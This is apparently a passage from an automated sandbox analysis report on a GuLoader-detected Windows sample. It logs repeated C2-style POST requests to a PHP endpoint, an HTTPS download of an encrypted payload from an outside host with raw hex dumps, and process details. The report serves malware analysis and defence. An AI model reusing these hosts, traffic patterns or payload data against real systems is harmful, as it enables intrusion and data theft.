Nov 22, 2021 15:30:13.441615105 CET	411	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:30:13 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
76	192.168.11.20	49863	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
77	192.168.11.20	49864	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
78	192.168.11.20	49865	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
79	192.168.11.20	49866	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.11.20	49795	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:13.775517941 CET	326	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:14.092895031 CET	326	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:13 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
80	192.168.11.20	49867	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
81	192.168.11.20	49868	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
82	192.168.11.20	49869	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
83	192.168.11.20	49870	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
84	192.168.11.20	49871	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
85	192.168.11.20	49872	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
86	192.168.11.20	49873	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
87	192.168.11.20	49874	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
88	192.168.11.20	49875	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
89	192.168.11.20	49876	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.11.20	49796	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:14.715713978 CET	327	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:15.013587952 CET	327	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:14 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
90	192.168.11.20	49877	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
91	192.168.11.20	49878	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
92	192.168.11.20	49879	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
93	192.168.11.20	49880	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
94	192.168.11.20	49881	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
95	192.168.11.20	49882	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
96	192.168.11.20	49883	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
97	192.168.11.20	49884	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
98	192.168.11.20	49885	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
99	192.168.11.20	49886	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49787	68.66.226.70	443	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-22 14:28:58 UTC	0	OUT	GET /karinedocesesalgados_HpiSWwhaod1.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: afrocompass.com Cache-Control: no-cache
2021-11-22 14:28:58 UTC	0	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:28:58 GMT Server: Apache Strict-Transport-Security: max-age=63072000; includeSubDomains X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff Last-Modified: Mon, 22 Nov 2021 06:16:05 GMT Accept-Ranges: bytes Content-Length: 106560 Connection: close Content-Type: application/octet-stream
2021-11-22 14:28:58 UTC	0	IN	Data Raw: 10 8e 77 8e d6 e9 cf 35 b1 3c 46 2b 0f 11 5a 69 9c 13 88 c5 11 53 c2 b3 b9 b3 10 03 76 6d 3a 37 cc 81 4a ff 80 00 3e 93 73 7e 2a 27 96 47 b4 9b 78 a7 10 1e db d1 31 d7 d2 d3 83 4a c2 95 70 2c 0d 6c a0 7b 9d 9f 48 a3 ce 4d 49 c8 d7 24 8b aa fc b5 8f ee cb 78 ea dc b2 e1 a5 22 c5 e1 2c 4c c3 68 53 95 e4 7a 1b 4e 18 97 11 24 b1 8f a4 87 ca 35 48 0a 9c 2e 2e f1 3e 34 0f 3a 50 f2 b9 e4 f9 1a 53 83 df e0 20 c8 c1 bb 43 d1 4d 99 4b 7b f7 3c 1a 6a 19 2c 78 95 a4 34 a1 59 34 61 72 07 d8 26 b5 91 a7 1e 71 20 96 62 f9 31 31 29 58 d7 5e 7b 0c cd 99 ee d6 ee 23 b0 d6 e2 67 d6 e8 e8 a1 21 a9 1a a3 cb 76 62 68 c0 39 b4 8b a5 04 fd ff f7 26 26 38 37 8e ce 0b 77 c8 a9 52 16 fe a4 62 10 47 98 bd 16 18 08 bd af ac 1b 2a 72 1a 9f 2c bf 19 d0 02 1e ab fd 94 01 15 9a 4b 1b 20 Data Ascii: w5<F+ZiSvm:7J>s~*'Gx1Jp,l{HMI$x",LhSzN$5H..>4:PS CMK{<j,x4Y4ar&q b11)X^{#g!vbh9&&87wRbG*r,K
2021-11-22 14:28:59 UTC	8	IN	Data Raw: 16 78 75 03 08 13 48 4a ff 24 31 ca 27 c9 12 f7 49 71 c9 33 e9 82 2f ae 9c ba 04 20 a3 67 b7 dd 27 d8 e4 53 55 1a cb 25 fa 08 0d f8 53 16 91 5b 71 a1 40 54 ba 84 e1 a7 20 64 f4 67 b8 25 0a b5 22 e0 bc bc 2c 4b b5 f3 6b aa 93 15 ec 60 e1 9e 53 18 22 15 3d 2e 20 ca 7d b1 5d 34 20 64 0d 44 bb f2 d7 28 57 58 f4 cb c8 72 ae e2 93 ea 7a 96 80 c3 f0 c6 49 32 33 a4 1d 61 1d 41 8c d7 c1 1f c6 fe 62 49 af c1 88 f0 71 d0 e7 aa f8 f0 83 96 12 c0 94 1a 34 40 c0 8e bd 69 2b 5b 2b 6b df 48 2a 9a 1c c2 1c 7a d9 87 89 00 8b 0d 06 8b e9 d5 ac 46 70 23 7d 57 fb e0 34 2d e3 59 c4 00 c2 dc cc 09 38 20 d9 7a 0e dc e3 df 62 0b 72 fb 4c 1a 71 57 4c fd 29 60 e1 a7 20 bd 2f 38 84 78 5f f1 58 81 28 8e f0 2a 77 67 36 5c 57 c6 b1 c2 cf 5c fb 42 6f b3 9a 95 e2 28 31 f3 ae df 2d 95 68 Data Ascii: xuHJ$1'Iq3/ g'SU%S[q@T dg%",Kk`S"=. }]4 dD(WXrzI23aAbIq4@i+[+kH*zFp#}W4-Y8 zbrLqWL)` /8x _X(*wg6\W\Bo(1-h
2021-11-22 14:28:59 UTC	15	IN	Data Raw: 69 62 86 e6 4f b2 37 05 00 a4 c0 8f 70 ec 26 5e 30 3f 89 57 21 17 6b d5 19 ea 74 d2 0d d7 f0 fc 14 03 6e c0 a1 c2 21 8e c8 51 5b 59 a4 b7 ec c1 87 d5 e1 3e 79 63 63 b1 8b 1f 74 e9 98 0b a5 c1 49 b8 55 6e da 59 eb 6a f8 8a a2 ad f3 66 b3 07 79 32 d8 ad e8 8d e3 d3 dc fd 94 cf c7 3a ca f7 18 e0 f4 00 41 af 08 5b cd 15 37 b7 13 98 66 19 be 55 d5 03 e5 e0 30 b5 b4 6e bb 49 d7 59 55 2c 77 89 f5 dd 06 60 16 1d 13 f9 c4 6d 6e 8d e0 a6 78 5c 44 22 f9 e5 f5 0b 1b f0 3e ba 42 dc 6c 81 0e cf 8d c2 a5 4b 50 9d d7 78 1d eb f2 be 73 af 4a e3 97 af b4 1e c5 7f 90 f2 71 a3 5d 69 27 9a b8 ec 98 b3 2c 14 c3 bf e5 dc de 71 b4 59 48 5f b4 fa c5 9c 11 bb 91 3c e1 89 19 e3 02 ad e4 f4 f6 d4 0d 69 9d 56 84 e0 b4 69 61 03 b8 b3 35 0f 27 25 b6 b3 cd 7e 10 db 83 9a 76 21 a4 0b 42 Data Ascii: ibO7p&^0?W!ktn!Q[Y>ycctIUnYjfy2:A[7fU0nIYU,w`mnx\D">BlKPxsJq]i',qYH_<iVia5'%~v!B

Timestamp	kBytes transferred	Direction	Data
2021-11-22 14:28:59 UTC	23	IN	Data Raw: 8d cd 25 c7 fc 91 bf 00 62 b4 c3 6f 9a 50 74 35 e9 d1 f5 4a 04 81 42 71 11 7e 79 ed 25 25 96 d2 9c a5 68 5a cd f2 2d 7d 35 b2 e2 b2 ca 8e 44 b9 10 2a 42 aa 56 e6 8a 3e 70 3e f3 53 a1 88 d1 48 84 10 20 58 33 b6 94 29 94 42 31 91 64 64 6f 4c 9b 25 e4 ae c1 bc 05 de 57 8e 3c ff 78 1e d2 8f 0c d6 27 d4 1e 4b f2 58 af 69 88 45 77 08 f3 0b cf 4a 54 1f 5b 8f ce b8 a4 72 8d ab 4d cb 8f c2 a7 71 79 da a4 bd e8 72 1f 96 df a4 8c e8 1b e4 ce f7 18 e0 fc 3a 64 16 de d1 4f 80 d2 64 f4 e4 5d fa 4e 9d 25 5b 6c 23 65 3e 32 64 36 66 53 3e a7 c1 48 52 cf b2 e1 ca 74 9e 13 f9 4e 95 38 39 13 a6 67 54 d1 9a 29 a3 dc 7f 08 f0 d2 e0 fa 98 e6 82 0e e3 28 53 49 2b 08 16 3b a6 30 49 88 81 83 72 59 0f c6 fe 64 77 92 b4 97 98 61 a1 0b 81 d8 db 9b ec ec c0 00 9d d7 d9 0b ff e1 27 61 Data Ascii: %boPt5JBq~y%%hZ-}5D*BV>p>SH X3)B1ddoL%W<x'KXiEwJT[rMqyr:dOd]N%[l#e>2d6fS>HRtN89gT)(SI+;0 IrYdwa'a
2021-11-22 14:28:59 UTC	31	IN	Data Raw: f8 25 6d 55 a9 31 50 33 df 72 ce f8 44 61 1b bb 59 d5 33 6c ef 3c 95 d1 1c 75 41 9d 7c 95 77 15 fd a1 79 67 1b e1 0d c0 ec 0b 59 dd 4b 6a f2 d1 bc 62 ee 9a df bb 23 c8 be 9d 6c b4 ca b3 b5 b1 ff d9 68 6e 6e 11 0c 0c 4a 78 12 d1 ee ea f7 19 9a 89 54 cf 58 8a 74 b0 67 cf 3e be 2d 55 da 40 44 b9 93 bd 04 78 a5 16 89 a5 19 3a f7 d8 2c 5d ab 47 80 62 9a e3 35 d5 8e df 94 42 45 8e 98 8d a3 d9 df a6 08 03 91 3f d4 19 5b 0b 2d 51 d1 4d 59 c2 fc 69 a5 b1 74 88 f2 5e d9 e5 a0 6b 56 fa 0d 86 42 31 dc 0c 29 9b bb be 1d 7f f1 92 0c 05 5b 9e ea 0c 5d af aa 28 1d 8d 69 8a 70 7b 36 dc 1b f4 de 18 d8 ff bc e5 b1 b7 71 7d 58 4c 52 e1 04 9c 66 19 9b b5 da 06 47 dc 0d 2e 78 14 bb cb a2 93 0f fe a9 aa 12 61 1e 22 0e 1d 55 07 b0 7d 91 7b 28 55 fe f1 30 ff b0 87 e1 80 7e 0b c6 Data Ascii: %mU1P3rDaY3l<uA|wygYKjb#lhnnJxTXtg>-U@Dx:,]Gb5BE?[-QMYit^kVB1)[](ip{6q}XLRfG.xa"U}{(U0~
2021-11-22 14:28:59 UTC	39	IN	Data Raw: e8 91 52 4a 3c 56 1e 98 aa 44 62 6c 4c 79 0b a8 1a 75 d5 91 71 d0 c3 80 43 48 cb 35 d6 6a 26 d5 b8 0a 56 56 f3 76 6a 12 ee cd 6f 80 e9 c1 15 8a 06 c6 ab e2 64 f3 0f fd 1d d2 2d 36 8b c6 c6 99 b4 51 b2 29 84 54 33 f1 26 d2 6a a3 76 85 a3 05 1a 3f f7 a1 79 a0 fb b5 77 c7 1c 80 f8 ca 35 41 45 a7 a0 f3 83 87 8a bb 23 21 ac 46 c8 f8 aa be 80 1b 8b 3a 6d fe 77 d0 89 58 31 c2 11 81 86 f2 2b 9f 1f b9 a3 30 a7 fc 93 25 d7 f7 44 67 1b a5 a0 8a 44 b9 db 29 d7 4f 60 16 fd f9 0d 1a 83 1f a9 b4 d8 48 84 9d 6a 30 02 fa a4 15 9d 42 31 f2 64 0e 2f 12 9d 8f 0a 03 6e bc a8 fa 8e 3c 55 de d8 b2 a4 c2 f3 ba a9 1e 9b 3f 87 63 4c e5 48 4a b7 c2 77 73 39 3e de 70 aa ee 5e f4 6c fe f8 92 a2 52 03 97 e8 3f 89 a2 d1 27 1b 7b 96 db 6b ea 4c 88 64 4e d9 1e 64 ae ac af b1 cf 7e 7d 58 Data Ascii: RJ<VDblLyuqCH5j&VVvjod-6Q)T3&jv?yw5AE#!F:mwX1+0%DgD)O`Hj0B1d/n<U?cLHJws9>p^lR?'{kLdNd~}X
2021-11-22 14:28:59 UTC	47	IN	Data Raw: 34 36 0c 0a 60 4b ef c1 bf 17 3a 07 84 0a 95 be 6d 02 cd 3b 88 98 53 6c 7f 4c 6e a5 7a 0e 21 b7 a3 39 99 ce 9a 2a 56 cc 97 b2 45 a6 0e dd f1 e8 0f 8c 07 b5 ce b4 3c 73 1d b0 d6 67 1f 0d ba 6e 7f b4 70 10 28 23 08 14 89 1b 43 b7 48 b9 69 fb 4b 56 2a 0a 56 c4 44 8a d6 3d c1 9d 66 80 4f b6 95 d6 b5 fe d1 83 c5 e4 6c d0 6f b8 8a aa 3d 3a 6f 26 15 d8 57 74 0f f9 b6 db d7 45 3d 42 fc cd c2 b6 c5 7b 01 dd 42 e8 1c b8 03 ec 18 24 ba 35 ca 96 5e 78 1a 41 0e f8 8a 83 59 e1 1e 3c c8 22 83 46 8e 23 f1 41 16 7d 81 c4 b4 44 f9 fa 6b f9 79 45 51 10 e7 df 5f 08 dd 76 63 5e 5b 52 c6 e6 cb 9d 1a 03 a2 de 12 ed 95 6a 12 0e b0 69 d4 f9 b6 50 9c a9 c0 f8 bc d8 e9 bb 24 28 cc ba 2e 2d b5 ef e8 eb a0 90 8c a8 ba f1 50 f8 91 46 50 05 06 49 e9 08 c7 e5 89 38 79 1e 5b eb 38 9c 6f Data Ascii: 46`K:m;SlLnz!9*VE<sgnp(#CHiKV*VD=fOlo=:o&WtE=B{B$5^xAY<"F#A}DkyEQ_vc^[RjiP$(.-PFPI8y[8o
2021-11-22 14:28:59 UTC	55	IN	Data Raw: ca b0 7c 2c 37 f9 4c 95 7e dc 99 45 ad e8 d5 66 12 0d f1 49 0b 07 ac ec 0c 13 60 35 b6 27 ad e5 14 0c 7d 21 a9 fc c5 2e dc 78 c8 c2 9c 98 81 19 1f 42 67 8d 23 a3 f5 91 34 6f c0 f8 f6 be 89 92 8b dd 5e 68 de 5c fe a8 d5 cb 20 e5 f0 65 3f 68 d4 4c 3d a0 7a 8b 60 73 6a 5a c4 df f8 7d 56 5f 00 1f 79 36 f9 ed ce 87 99 6c b1 29 6a c6 71 22 33 cb 78 43 06 a2 4d 0f 9e b3 6d 15 8f 2e 42 38 c3 f5 c9 cb 15 9f d1 c3 d1 92 71 bf 07 9f 10 3a b4 bd 17 50 b7 88 6b 70 a1 cc 96 3d d5 eb 8b 9b 7d 9c b9 23 93 0b d8 75 aa 1a f3 6b 88 47 ec 4e 34 88 f6 9a f5 36 67 d7 c3 3a 87 87 e9 66 10 8d ee 6d a0 ff 6b a7 a0 d6 5e a1 10 22 55 d4 05 9b 51 b6 7a 76 10 6d 39 a9 8f 0b 33 b7 6a 85 9a 99 88 08 f3 1c c8 d1 e7 49 33 46 1d ec fa 28 f1 d8 ab 67 b5 30 0c e5 cd fc 79 b6 38 62 f0 60 47 Data Ascii: |,7L~EfI`5'}!.xBg#4o^h\ e?hL=z`sjZ}V_y6l)jq"3xCMm.B8q:Pkp=}#ukGN46g:fmk^"UQzvm93jI3F(g0y8b`G
2021-11-22 14:28:59 UTC	62	IN	Data Raw: 43 bd 9a 40 83 b7 de a6 b0 4d 4e 1f 1d 66 fe 0b 87 fb 82 23 63 1a 8a 87 66 3a b4 85 4e 5b c9 40 39 d9 00 0d 8a 64 a2 a6 05 1c c0 2c 1b f9 ae c9 ff 78 43 9f 8a f7 6a 87 e3 0c ae 12 95 43 ad a0 dc 8b d6 b4 80 d9 8d ff 30 75 7a b9 11 98 d3 99 6d 91 fc 4d 8e 0a 97 f0 a6 22 9d bb 9d c2 80 40 e8 47 6b 12 0d de 1f f4 60 c1 90 fa 86 3e 84 b2 01 22 38 d3 f8 fd cd 3a 1d ed 09 6c 7f 08 6d a5 7a 0e 45 74 a3 39 99 ce 9a 2b ff 46 4e a9 88 4f f5 7c 6c 91 47 21 92 4a ce b5 a9 06 1e 3a 13 7c d2 e4 41 cf f4 cd 2a bd 28 a9 77 38 75 29 54 9d ee 82 a2 f4 28 a0 b2 a5 41 56 9e 00 d1 8c ee 06 ed 78 41 0d bd 50 2e fe 77 51 d7 fc af ea 15 87 a7 f6 5e 12 80 43 b4 ac eb d6 b9 7f 5e 16 f5 d2 6a 71 ee 25 b9 fb 60 84 58 05 0d 01 82 2e e2 00 f3 c8 64 30 a2 3e 8e 6f e5 5e 07 a3 7c c0 9d Data Ascii: C@MNf#cf:N[@9d,xCjC0uzmM"@Gk`>"8:lmzEt9+FNO|lG!J:|A*(w8u)T(AVxAP.wQ^C^jq%`X.d0>o^|
2021-11-22 14:28:59 UTC	70	IN	Data Raw: 44 8e e0 3c 49 90 46 e5 9f 15 a6 49 b1 db 3c de 68 05 c9 81 77 6e d8 ea 8e 80 9a 48 38 bc 61 64 68 2c cd 7f 39 3f d4 3a 6a bb e9 f9 e7 82 75 4d 42 d3 d1 cd c8 bc 27 ea f5 48 6e 5e e7 2e ac ee 06 88 0a 16 b0 8a f4 fd f9 9f e3 24 75 fc db a4 fa 18 4d e1 f0 de a2 2f 90 01 f5 33 08 cf 56 57 2e 97 6a 39 43 a3 62 d8 c6 56 e3 70 33 b9 3b 95 2b 0d 0e ec f1 40 6f 2f ea 4f 27 08 6d 2c 93 35 d1 10 52 1a 68 bd 7d 81 82 af b1 1b dc 78 c8 c2 9c 2a ad e1 4f 2a cb 21 78 29 cf 5c 8e 09 4c 61 80 8e 19 35 94 95 f8 77 b7 c5 02 e1 a0 e6 42 57 46 b1 b9 b3 07 ca dd 2a e7 cf f0 2b 6a 33 c8 56 d5 bc 69 60 8e 13 f1 b4 e8 59 5a 4a 3c 12 e0 4f e3 6b 4b 48 45 79 79 a8 63 11 28 a9 a5 03 e5 4c 7c cb 76 8d a3 52 5c e0 41 60 69 dd 30 1a 73 16 3e 72 75 2e 47 b3 2a 46 2e 88 53 26 1b 71 08 Data Ascii: D<IFI<hwnH8adh,9?:juMB'Hn^.$uM/3VW.j9CbVp3;+@o/O'm,5Rh}x*O*!x)\La5wBWF*+j3Vi`YZJ<OkKHEyy c(L|vR\A`i0s>ru.G*F.S&q
2021-11-22 14:28:59 UTC	78	IN	Data Raw: 68 bc e0 6c 3d 00 d8 bf aa 7b 0d 51 d9 fa a4 f1 0e 11 0c a5 bf 5c 7f fc 92 98 f4 ae 00 eb 02 ba e4 0b d0 f1 f8 4f bc c5 34 3e eb fd 92 13 bb e4 41 67 08 0b 68 2d 2f 4a eb 9b 06 af 81 a0 77 ab 59 dc 87 9c bf e7 75 8d 9d 42 ae 63 ef e6 db f5 40 ae 5e f6 68 eb 4b 49 5e 21 79 ca 4c b4 e8 83 71 31 79 44 fe de fc 37 91 5f 57 09 1a 4d 32 82 54 05 11 95 1d fc 01 08 f3 76 63 c6 ef 97 f5 8a c5 b0 c0 4a 5a d2 ec 77 b5 f1 d6 0a e2 2e ef 5b a9 82 02 81 97 32 29 f5 d9 f7 c6 bd e3 0c 74 5d 75 20 92 45 7a ff 12 05 f1 45 82 2c d1 4a f1 52 ca 8e c7 04 b9 1a 68 37 04 8a 1f ee a9 35 7e 38 59 5d 9b 12 07 b1 4c aa 64 ca 8a 0b 1c 70 7c ed a1 83 80 04 88 8f 19 04 c7 76 86 c5 47 be b7 68 58 57 69 67 3f 1e 73 56 58 95 1b 21 e2 d4 ff cc d7 ae 55 fe e9 cb 93 fa 34 67 86 a6 ce b5 90 Data Ascii: hl={Q\O4>Agh-/JwYuBc@^hKI^!yLq1yD7_WM2TvcJZw.[2)t]u EzE,JRh75~8Y]Ldp|vGhXWig?sVX!U4g
2021-11-22 14:28:59 UTC	86	IN	Data Raw: 53 e7 e4 15 1b 39 18 e4 11 41 b1 eb a4 e6 ca 41 48 6b 9c 00 2e 95 3e 56 0f 3a a0 f2 b9 e9 fd 0c e9 ec ad 26 48 7c e0 03 42 f9 e9 db 6b 13 9e 4f 3a 7e 0a 37 7e e7 c5 59 81 49 21 7d 75 06 cb 06 d7 a7 e2 1e 72 2b c4 0b 97 58 75 08 0b 84 33 60 68 c9 b7 8f db 88 07 f4 d6 8b 67 a4 e8 e8 6d ec d1 e4 2b 67 60 9c e0 23 2f 5f 03 5d 12 07 7e 62 b3 d9 b1 de 98 3f 40 95 83 74 d8 ca e8 65 ef d5 5e 15 34 f9 0e ca 80 f0 5f c6 a1 ab 0c 46 a4 76 0f 0f 8e 9e bd 70 15 9c 96 59 c2 d4 36 33 e5 ee b1 15 44 8c 06 ee e2 62 82 07 0b 1f 09 c6 66 d2 01 dc b1 a4 90 3c b2 e7 f8 d4 4a 4f a3 8e 0a 29 08 c9 56 64 c6 b5 7c 7a 43 9a 8a 72 f7 d9 1c 86 f7 ed 65 ad e8 2a 85 5c 9b 10 05 5d 82 1f 54 ec 85 23 9a af 2f 79 ad 8b 97 ab 71 1b f7 d4 4e 97 81 d0 9d 2c 70 60 6d d2 1f 2a 67 bf 75 9d 9f Data Ascii: S9AAHk.>V:&H|BkO:~7~YI!}ur+Xu3`hgm+g`#/_]~b?@te^4_FvpY63Dbf<JO)Vd|zCre*\]T#/yqN,p`m*gu
2021-11-22 14:28:59 UTC	94	IN	Data Raw: 84 30 71 45 8a 18 11 6c 07 2b 33 ee af 23 47 ea 28 42 44 0b a4 b0 67 d4 bd 3a 67 a1 4a a8 ee c4 37 da e9 9a bc 19 98 b9 dc 82 ca 4f ea ec 26 41 c9 68 53 95 e4 7a 1b 4e 18 97 11 24 b1 8f a4 87 ca 35 48 0a 9c 2e 2e f1 3e 34 0f 3a a0 f2 b9 e4 f7 05 e9 8d df 54 29 05 e0 03 42 9d 80 b8 1f 13 9e 4f 3a 1a 6b 43 1f e7 c5 59 81 3a 55 b2 ab 26 c7 c7 f2 d9 83 9a d2 1a 5a d6 35 73 58 09 8e fc 64 39 62 a0 a6 a7 d4 8c e3 f8 ac b1 e9 d6 e8 e8 6d 7a e1 e3 5c 4b 01 c1 0e d6 7e 10 9a 10 d6 3d 79 ac 47 e1 c1 ae 3d 00 a9 77 16 60 46 88 60 d2 e1 14 e6 e9 4d a4 e7 70 60 15 86 64 36 f5 40 84 ad ae 73 cc f0 b5 90 e8 f2 44 8b 88 52 d3 26 aa f8 40 91 f6 2e a5 77 31 11 dd c3 cb 8f 0b dd 1c 7c 39 e5 01 dc f5 25 cd 46 53 7d 5b c9 58 3b 92 19 99 a0 ce 32 7b 3f f7 81 d5 8a 90 00 50 ab Data Ascii: 0qEl+3#G(BDg:gJ7O&AhSzN$5H..>4:T)BO:kCY:U&Z5sXd9bmz\K~=yG=w`F`Mp`d6@sDR&@.w1|9%FS} [X;2{?P

Timestamp	kBytes transferred	Direction	Data
2021-11-22 14:28:59 UTC	101	IN	Data Raw: f3 1a 91 04 47 c9 0b 5d 72 6a f2 2c ea a4 c0 af 82 d5 fb d0 8d 3f cc be 5f 80 38 68 01 94 93 3a 2e 44 11 eb c7 a6 c7 85 9a 54 6d 3d a5 25 2e 44 55 69 f6 55 51 2c e4 7e 7e 1e 6a 4a 47 87 c0 4d 7d ca 40 36 30 7b 9e 9f 48 a3 ca 4d 49 c8 28 db 8b aa 44 b5 8f ee cb 78 ea dc f2 e1 a5 22 c5 e1 2c 4c c3 68 53 95 e4 7a 1b 4e 18 97 11 24 b1 8f a4 87 ca 35 48 0a 9c 2e 2e f1 3e 34 0f 3a a0 f2 b9 e4 f7 05 e9 8d df 54 29 05 e0 03 42 9d 80 b8 1f 13 9e 4f 3a 1a 6b 43 1f e7 c5 59 81 3a 55 0f 1c 68 ac 06 d7 f4 87 6c 04 4e b6 0b 97 11 75 66 0b f7 33 14 68 a8 b7 e3 db e4 07 b0 d6 e2 67 d6 e8 e8 6d ec d1 e4 2b 67 60 cf e0 6c 2f 19 03 09 12 50 7e 23 b3 8b b1 9b 98 63 40 d4 83 04 d8 ba e8 09 ef b0 5e 35 34 ba 0e a5 80 9d 5f b6 a1 de 0c 32 a4 13 0f 7d 8e b2 bd 50 15 d5 96 37 c2 Data Ascii: G]rj,?_8h:.DTm=%.DUiUQ,~~jJGM}@60{HMI(Dx",LhSzN$5H..>4:T)BO:kCY:UhlNuf3hgm+g`l/P~#c@^54_2}P7

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: 2GirCpksIO.exe PID: 7984 Parent PID: 8080

General

Start time:	15:27:32
Start date:	22/11/2021
Path:	C:\Users\user\Desktop\2GirCpksIO.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\2GirCpksIO.exe"
Imagebase:	0x400000
File size:	114688 bytes
MD5 hash:	5CC619F7DD365EC061F1F385D25BEA30
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000001.00000002.6231878648.0000000002D10000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: UserOOBEBroker.exe PID: 4236 Parent PID: 1036

General

Start time:	15:28:06
Start date:	22/11/2021
Path:	C:\Windows\System32\oobe\UserOOBEBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\oobe\UserOOBEBroker.exe -Embedding
